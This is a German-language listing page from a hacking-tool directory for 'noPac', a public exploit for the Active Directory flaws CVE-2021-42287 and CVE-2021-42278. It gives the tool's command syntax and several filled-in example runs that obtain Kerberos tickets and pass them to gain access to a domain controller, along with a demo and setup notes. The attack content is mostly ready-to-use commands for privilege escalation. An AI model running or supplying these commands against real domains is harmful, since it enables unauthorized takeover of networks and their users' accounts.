
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
noPac — CVE-2021-42287/CVE-2021-42278 Exploiter | Kitploit

Tools/GitHubGitHub/trya9ain/nopac
Authentifizierung & AutorisierungPrivilege EscalationSchwachstellenanalyseExploitationPenetrationstests
GitHubtrya9ain/nopac

noPac

CVE-2021-42287/CVE-2021-42278 Exploiter

Repository anzeigen
14136vor 3 JahrenNoch nicht geprüft
Teilen

noPac

Dieses Projekt entstand aus dem Wunsch, das Prinzip von noPac zu erlernen. Es wurden einige Änderungen auf Basis des cube0x0 Projekts vorgenommen. Im Quellcode wurden persönliche Verständniskommentare hinzugefügt.

  • Die Scan-Funktion wurde entfernt, da ich sie für eher überflüssig halte.
  • Es wurde eine Überprüfung des MachineAccountQuota-Werts hinzugefügt. Wenn dieser 0 ist, wird das Programm beendet.
  • Die Überprüfung bei der Erstellung eines Computerkontos wurde optimiert.
  • Die Ausgabe des TGT wurde hinzugefügt.

Eine Analyse der Schwachstelle finden Sie in meinem Blogartikel: noPac Analyse

Nutzungsbedingungen

noPac ist eine kombinierte Ausnutzung von CVE-2021-42278 (sAMAccountName Spoofing) und CVE-2021-42287 (Täuschung des KDC). Eine erfolgreiche Ausnutzung ist nur möglich, wenn die Bedingungen für beide Schwachstellen gleichzeitig erfüllt sind.

Verwendung

Beispiele: TGT und ST erhalten

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs

Beispiele: PTT

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Die gebräuchlichste Methode ist PTT:

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Demo

Vor der Nutzung von noPac besteht kein Zugriff auf den DC.

Nutzung von noPac.

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Nach PTT kann der DC im aktuellen Fenster erneut aufgerufen und erfolgreich zugegriffen werden.

Nutzungsumgebung

Beachten Sie, dass das Programm nur auf Maschinen mit .NET 4.0+ Umgebung läuft. Windows Server 2012 hat standardmäßig .NET 4.0, Windows Server 2008 hat standardmäßig .NET 3.5.

Überprüfung der vorhandenen .NET-Version auf der Maschine:

dir c:\Windows\Microsoft.NET\Framework64

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    317
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    305
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






